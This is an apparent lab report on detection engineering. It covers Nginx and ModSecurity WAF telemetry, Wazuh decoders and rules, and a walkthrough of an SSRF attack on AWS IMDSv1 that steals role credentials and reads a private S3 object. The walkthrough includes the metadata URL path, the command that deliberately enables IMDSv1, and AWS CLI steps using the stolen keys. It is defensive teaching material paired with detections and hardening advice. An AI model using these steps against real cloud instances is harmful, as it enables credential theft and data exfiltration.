


Figure 71: How a reverse proxy work ?

A reverse proxy sits between the client and the backend: the client connects to the proxy, which terminates the connection (including TLS), chooses a backend, and relays the response — so only the proxy is ever exposed and the backend's real address, port, and implementation stay hidden. Nginx does this with an event-driven, non-blocking worker model that scales to enormous request volume as a single chokepoint. In our lab it sits in front of Juice Shop, terminating on :80 and proxy_pass-ing to 127.0.0.1:3000.

The problem: Nginx only sees and logs the HTTP transaction, not the packets

```
ubuntu@ip-10-0-1-28:~$ sudo tail -F /var/log/nginx/access.log
100.92.188.8 - - [20/Aug/2026:15:09:13 +0000] "POST /rest/user/login HTTP/1.1" 401 26
100.92.188.8 - - [20/Aug/2026:15:09:14 +0000] "POST /rest/user/login HTTP/1.1" 401 26
100.92.188.8 - - [20/Aug/2026:15:09:15 +0000] "POST /rest/user/login HTTP/1.1" 401 26
100.92.188.8 - - [20/Aug/2026:15:09:17 +0000] "POST /rest/user/login HTTP/1.1" 401 26
100.92.188.8 - - [20/Aug/2026:15:09:18 +0000] "POST /rest/user/login HTTP/1.1" 401 26
100.92.188.8 - - [20/Aug/2026:15:09:37 +0000] "POST /rest/user/login HTTP/1.1" 401 26
100.92.188.8 - - [20/Aug/2026:15:09:38 +0000] "POST /rest/user/login HTTP/1.1" 401 26
100.92.188.8 - - [20/Aug/2026:15:09:39 +0000] "POST /rest/user/login HTTP/1.1" 401 26
100.92.188.8 - - [20/Aug/2026:15:09:40 +0000] "POST /rest/user/login HTTP/1.1" 401 26
100.92.188.8 - - [20/Aug/2026:15:09:42 +0000] "POST /rest/user/login HTTP/1.1" 401 26
```

Figure 72. nginx access.log failed login stream

Nginx, by default, writes only a one-line summary per request to access.log — client IP, timestamp, request line, status, byte count, and a couple of headers. It never records the request body, most headers, the TLS handshake, or the literal bytes on the wire, so anything malformed or below the HTTP layer is invisible to it. To see exactly what was sent you must drop a layer down and capture the traffic (for example with Wireshark) — ground truth, but a manual, one-incident-at-a-time tool that does not scale as a standing detection control.

The better solution: put a WAF in the request path

A web application firewall closes exactly this gap — not by capturing more bytes, but by understanding each HTTP transaction semantically, in real time, for every request, and turning it into structured, queryable security events instead of a one-line log. There are two ways to deploy one, and they are a real trade-off.

Option A (AWS WAF)




Figure 73. Where a WAF sits — inspecting traffic to the API Gateway/Lambda and load-balanced ECS/EC2 tiers, blocking common web threats.

AWS WAF is a managed, cloud-native WAF that attaches directly to an Application Load Balancer, CloudFront, or API Gateway — no server of your own to run. It is built around a Web ACL: an ordered set of rules, each inspecting part of the request (a header, the URI, the body, the query string) against a condition, with an action of ALLOW, BLOCK, or COUNT (log-only).




Figure 74. AWS WAF core concepts — Web ACLs, rules (Allow/Block/Captcha/Count), and rule groups.

Rules are evaluated in priority order and the first matching terminating rule decides the outcome. Rather than write every rule yourself, AWS provides Managed Rule Groups (Core Rule Set, known-bad-inputs, SQL, IP reputation) — the same idea as CRS, curated by AWS instead of the OWASP community.

Option B (ModSecurity, self-hosted on the EC2 instance)



Figure 75. The self-hosted alternative — Nginx + ModSecurity in front of the app, with alerts shipped to a logging pipeline.

This is what our lab runs, precisely because that engine-level detail is the point of a detection-engineering exercise. ModSecurity is not a proxy but a rule-processing module attached to the web server (here to Nginx via the ModSecurity-nginx connector) that inspects every transaction inside Nginx's own pipeline across five ordered phases — REQUEST_HEADERS, REQUEST_BODY (the main analysis phase), RESPONSE_HEADERS, RESPONSE_BODY (to catch data leaving the app, e.g. a leaked stack trace), and LOGGING. Each rule names a variable to inspect (ARGS, REQUEST_BODY, REQUEST_URI…), applies transformations to normalise it first (t:lowercase, t:urlDecodeUni, t:removeNulls — undoing the encoding tricks attackers use), then an operator decides the match (@rx regex, @pm multi-pattern, or a purpose-built detector like @detectSQLi). This variable/transformation/operator structure is what makes it a general engine, not a fixed signature list.

The CRS ruleset running on top of that engine

(*CRS 3 is designed as an anomaly scoring rule set***):**




Figure 76. OWASP CRS anomaly scoring — each matching rule adds to a score; the request is denied once it crosses the threshold.

CRS 3 uses anomaly scoring (also called collaborative detection), which decouples detection from blocking. A rule that matches does not block on its own — it adds to a running transactional anomaly score and logs the match (rule ID, matched data, URI). Once all request rules have run, the score is compared to the inbound threshold and the request is denied if it meets or exceeds it; the same is then done for the response rules against an outbound threshold. In summary:

1. Execute all request rules
2. Make a blocking decision using the inbound anomaly score threshold
3. Execute all response rules
4. Make a blocking decision using the outbound anomaly score threshold

What we did in our project

We implemented exactly this pipeline for Juice Shop, in Wazuh.

The telemetry

Each transaction ModSecurity inspects becomes one JSON object beginning with {"transaction": ...}. It is richly structured — the fields we build rules on are:

```
{ "transaction": {
   "client_ip": "...", "time_stamp": "...",
   "request":  { "method": "POST", "uri": "/profile", "body": "...", "headers": {...} },
   "response": { "http_code": 302, "headers": {...} },
   "producer": { "modsecurity": "ModSecurity v3.0.14 (Linux)",
                 "connector": "ModSecurity-nginx v1.0.3",
                 "secrules_engine": "DetectionOnly",
                 "components": ["OWASP_CRS/4.29.0-dev"] },
   "messages": [ { "details": { "ruleId": "941100",
                  "tags": ["attack-xss", "paranoia-level/1", "OWASP_CRS", ...] } }, ... ]
} }
```

Two properties of this record drive the whole detection design: the CRS **attack tags** (attack-xss, attack-ssrf, ...) live inside transaction.messages[].details.tags, and the last message is always CRS's **anomaly-score verdict** (rule 949110, *"Inbound Anomaly Score Exceeded"*) — the cumulative score that, in blocking mode, would decide whether the request is dropped.

Decoding: a dedicated ModSecurity decoder.

A Wazuh rule can only test fields that a **decoder** has extracted, so we use a dedicated modsecurity_decoder — a JSON_Decoder plugin that flattens the audit JSON into dot-notation fields (transaction.request.uri, transaction.producer.modsecurity, ...):

```
<decoder name="modsecurity_decoder">
 <prematch type="pcre2">^\{"transaction":</prematch>
 <plugin_decoder>JSON_Decoder</plugin_decoder>
 <use_own_name>true</use_own_name>
</decoder>
```

- **The base rule**

A single non-alerting parent groups every ModSecurity audit event so the classifiers can chain off it:

```
<rule id="100020" level="0">
  <decoded_as>modsecurity_decoder</decoded_as>
  <field name="transaction.producer.modsecurity">ModSecurity</field>
  <description>ModSecurity JSON audit event from Juice Shop target</description>
  <group>modsecurity,juice_shop,web_attack,</group>
</rule>
```

- **The classifier, authentication, and correlation rules :**

Every classifier chains off the base rule (<if_sid>100020</if_sid>) and, where the CRS attack tag is trustworthy, simply keys on it via <match>; where the tag is ambiguous or missing, the rule matches the *structure of the attack* instead. All classifiers carry the web_attack_observed group so the correlation rules can roll them up, plus a MITRE ATT&CK id (web exploitation is T1190).

Rule	Level	Technique	How it fires (key logic)	ATT&CK
100021	5	SQL injection	CRS attack-sqli **and** URI scoped to /rest/user/login or /rest/products/search	T1190
100030	5	NoSQL injection	Structural — PATCH /rest/products/reviews with a Mongo operator object "id":{"$...":...} in the body	T1190
100040	5	Cross-site scripting	CRS attack-xss (reliable — one CSP-bypass tripped four CRS rules at once)	T1190
100060	5	SSRF	CRS attack-ssrf (CRS 934110 cloud-metadata URL / 931100 RFI-by-IP)	T1190
100080	7	LFI / path traversal	CRS attack-lfi (e.g. ../package.json); rated higher — a file *read* beats an *attempt*	T1190, T1083
100090	8	XXE	Structural — body regex for DOCTYPE … ENTITY … SYSTEM/PUBLIC pointing at file:/http:	T1190
100091	5	Failed authentication	Structural — a POST to a login URI answered 401/403 (one is routine)	T1078
100092	10	Brute force	**5×** 100091 from the **same** client_ip within **60 s**	T1110
100070	12	Correlated web attack	**5×** any web_attack_observed event from the **same IP** in 60 s — one	T1190

			attacker probing	
100071	14	Web-attack flood	<global_frequency> — a high-rate storm across **different** IPs; ignore="60" = one summary/min	—

Chapter 5 : Cloud & Container Security

Chapter 2 argued that in the cloud the perimeter multiplies into many trust boundaries and that **identity is the decisive control** at each crossing. This chapter puts that thesis under attack. Three scenarios exercise three different cloud attack surfaces :

#	Scenario	Component under study	Entry point	The prize
2	SSRF → cloud credential theft	EC2/IMDS, IAM roles, S3	SSRF in a web app	A private S3 object
3	SSTI→Container escape → full cloud compromise	Docker, IMDSv2, IAM, STS, SSM, RDS	SSTI/RCE in a container	The finance database
4	Serverless identity pivot / confused deputy	Cognito, API Gateway, Lambda, STS, Secrets Manager	A low-privilege Cognito user	Restricted finance-audit records

5.1 Scenario 2 — SSRF to Cloud Credential Theft




Figure 77. MITRE ATT&CK T1552.005 — Unsecured Credentials: Cloud Instance Metadata API

The ATT&CK backbone — T1552.005 (Unsecured Credentials: Cloud Instance Metadata API).

This is the first path T1190 pointed to: reaching the cloud API through the metadata service. MITRE T1552.005 describes it precisely — an adversary running on a cloud instance queries the Instance Metadata Service at 169.254.169.254 to harvest the instance role's temporary credentials. The SSRF flaw below is only the *delivery mechanism*; the technique actually being exercised is credential theft from IMDS.

5.1.1 The idea

Scenario 2 is the shortest chain in the project and the most fundamental cloud attack there is. A small web app on the target EC2 has a **Server-Side Request Forgery (SSRF)** flaw — it

fetches whatever URL a user gives it. The attacker points that fetch not at a website but at the instance's own metadata service, reads back the temporary credentials of the EC2 role, and uses them to read a private S3 object. Nothing here defeats a firewall: the instance is *supposed* to reach its metadata service and *supposed* to read S3 — the attack simply makes the server do both on the attacker's behalf.

SSRF (app fetches attacker URL) → http://169.254.169.254/.../iam/security-credentials/ → steal the EC2 role's temporary credentials → aws s3api get-object (as the instance)

5.1.2 What was built — the vulnerable app and IMDSv1

The target is a small Python reporting app, the **Finance Operations Hub**, listening on port 8090. It exposes a "remote document preview" feature — /api/preview?url=... — that fetches a URL server-side and returns the result. That fetch is the SSRF primitive.




Figure 78. The vulnerable Finance Operations Hub (port 8090) and its "Remote document preview" field — the SSRF entry point.




Figure 79. Scenario 2 architecture and detection data-flow: SSRF → IMDSv1 → stolen role → S3, with the Wazuh telemetry path.

How it was deliberately made vulnerable :

The instance was left on **IMDSv1** on purpose — the metadata endpoint answers a plain GET with no session token, so any server-side request that reaches 169.254.169.254 gets credentials back. It was configured with:

```
aws ec2 modify-instance-metadata-options --instance-id <id> --http-tokens optional --http-endpoint enabled
```


```
{
  "State": "applied",
  "HttpTokens": "optional",
  "HttpPutResponseHopLimit": 2,
  "HttpEndpoint": "enabled",
  "HttpProtocolIpv6": "disabled",
  "InstanceMetadataTags": "disabled"
}
```


Figure 80. The instance metadata options showing HttpTokens: optional — IMDSv1 is enabled (the vulnerability).

Where this happens in the real world :




Figure 81. Big-time breaches

This is the exact shape of the **2019 Capital One breach**: an **SSRF flaw reached IMDSv1, stole a role's temporary credentials**, and read roughly 100 million records from S3. It is the single most-cited reason AWS now pushes IMDSv2 (token-required) everywhere.

5.1.3 The attack, step by step — and how each step is caught

The attacker never touches the AWS console or a stolen key. Here is exactly what they do, in order, and where the SOC sees each move.

Step 1 — Aim the SSRF at the metadata service

The attacker feeds the app's preview endpoint a URL pointing at IMDS instead of a document — first at .../iam/security-credentials/ to learn the instance role's name:




Figure 82. SSRF via /api/preview reaching IMDS to discover the instance role name (Scenario3-Ec2-S3Reader).

How we detect it :

The app writes every URL it fetches to its own request log, and because the URL contains 169.254.169.254, Wazuh rule **110702** fires: IAM role-name discovery through SSRF.

Step 2 — Steal the instance's temporary credentials

Now the attacker asks for the credentials themselves — .../security-credentials/<role> — and IMDSv1 hands back the AccessKeyId, SecretAccessKey, and session Token:



Figure 83. SSRF retrieving the role's temporary AWS credentials from IMDS — the credential-theft success.

How we detect it — and the blind spot that shapes it :

IMDS reads are link-local HTTP, *not* AWS API calls, so they never appear in CloudTrail. The theft is invisible to the cloud audit log — the only witness is the application's own request log. That log is shipped to Wazuh, where rule **110704** fires on the successful credential fetch:

SSRF app (server.py, :8090) — writes each fetched URL to ~/scenario2-ssrf/access.json
(JSON, "integration":"finance_reporting_portal")
→ Wazuh agent on the Target EC2 (localfile)

```
      → finance_reporting_portal decoder (JSON_Decoder)
        → rules 110700–110704
```

```
<localfile>
  <log_format>json</log_format>
  <location>/home/ubuntu/scenario2-ssrf/access.json</location>
</localfile>
```

```
<decoder name="finance_reporting_json">
  <prematch type="pcre2">^\{"integration"\s*:\s*"finance_reporting_portal"</prematch>
  <plugin_decoder>JSON_Decoder</plugin_decoder>
  <use_own_name>true</use_own_name>
</decoder>
```

Step 3 — Become the instance

With the stolen keys, the attacker loads them into the AWS CLI and confirms the identity — aws sts get-caller-identity now returns the *assumed-role* ARN of the instance:




Figure 84. Loading the stolen temporary credentials into the AWS CLI environment.




Figure 85. aws sts get-caller-identity confirming the attacker now acts as the assumed instance role.

How we detect it :

Unlike the IMDS read, *using* the role is real AWS API activity — so now CloudTrail sees it. Wazuh reads CloudTrail through the aws-s3 wodle and flags the assumed-role calls (rules **110801/110802**, the stolen session checking "who am I?"):

```
CloudTrail (management events) → S3 delivery bucket → Wazuh aws-s3 wodle
  (regions: eu-north-1, us-east-1) → aws_cloudtrail_json decoder → rules 110800–110805
<wodle name="aws-s3">
  <disabled>no</disabled>
  <interval>10m</interval>
  <run_on_start>yes</run_on_start>
  <bucket type="cloudtrail">
    <name>aws-cloudtrail-logs-819404925444-7b6d1cf3</name>
```

```
  <regions>eu-north-1,us-east-1</regions>
  <only_logs_after>2026-JUL-14</only_logs_after>
 </bucket>
</wodle>
```

The aws-s3 module wraps every record in an "integration":"aws" envelope, decoded by a dedicated custom decoder into flat aws.* fields:

```
<decoder name="aws_cloudtrail_json">
 <prematch type="pcre2">^\{"integration"\s*:\s*"aws"</prematch>
 <plugin_decoder>JSON_Decoder</plugin_decoder>
 <use_own_name>true</use_own_name>
</decoder>
```

Step 4 — Read the private S3 object

Finally, acting as the over-permissioned instance role, the attacker lists the buckets, finds the private data-lab, and reads the confidential object:



Figure 86. aws s3api list-buckets with the stolen role — discovering the private company-internal-data-lab bucket.



Figure 87. aws s3api list-objects-v2 — enumerating the confidential object (confidential-data/super_secret.txt).




Figure 88. aws s3api get-object — exfiltrating and reading the confidential S3 object (the data breach).

How we detect it :

The object read is a CloudTrail event tagged as assumed-role activity, so rule **110805** fires: a **GetObject** on the private bucket made with the stolen instance credentials. This is the moment the data actually leaves.

5.1.4 How to prevent it

Four hardening layers, in order of impact:

1. **Enforce IMDSv2** — set HttpTokens=required, so a caller must first PUT for a session token (which a GET-only SSRF cannot do), and set the hop limit to 1 so a container cannot relay the request.
2. **Least-privilege the instance role** — scope it to the specific bucket and prefix it must read, so a stolen role is worth as little as possible.
3. **Constrain the SSRF surface** — validate/allowlist outbound URLs and, where feasible, block egress to the link-local 169.254.169.254 at the app or host firewall.
4. **Lock down S3** — keep Block Public Access enabled account-wide, write least-privilege bucket policies, and enable default encryption.


5.1.5 Detection summary and ATT&CK mapping

The two-log design is the lesson of this scenario: the *theft* is caught only at the application layer (IMDS reads never reach CloudTrail), while the *use* of the stolen role is caught only in CloudTrail. Neither log alone tells the whole story.

Attacker step	Telemetry	Rule(s)	MITRE ATT&CK
SSRF reaches IMDS, learns the role	App log	110702	T1552.005 — Cloud Instance Metadata API
Steals the role's temporary credentials	App log	110704	T1552.005
Assumes the instance identity	CloudTrail	110801, 110802	T1078 — Valid Accounts
Reads the private S3 object	CloudTrail	110805	T1530 — Data from Cloud Storage

Thread into Scenario 3. Scenario 2 leaves the instance on IMDSv1 and its role over-permissioned. Scenario 3 assumes IMDSv2 has since been enforced — and shows that even IMDSv2 falls once an attacker wins *host-level* code execution, which is exactly where the container-escape chain begins.

5.2 Scenario 3 — Container Escape to Full Cloud Compromise



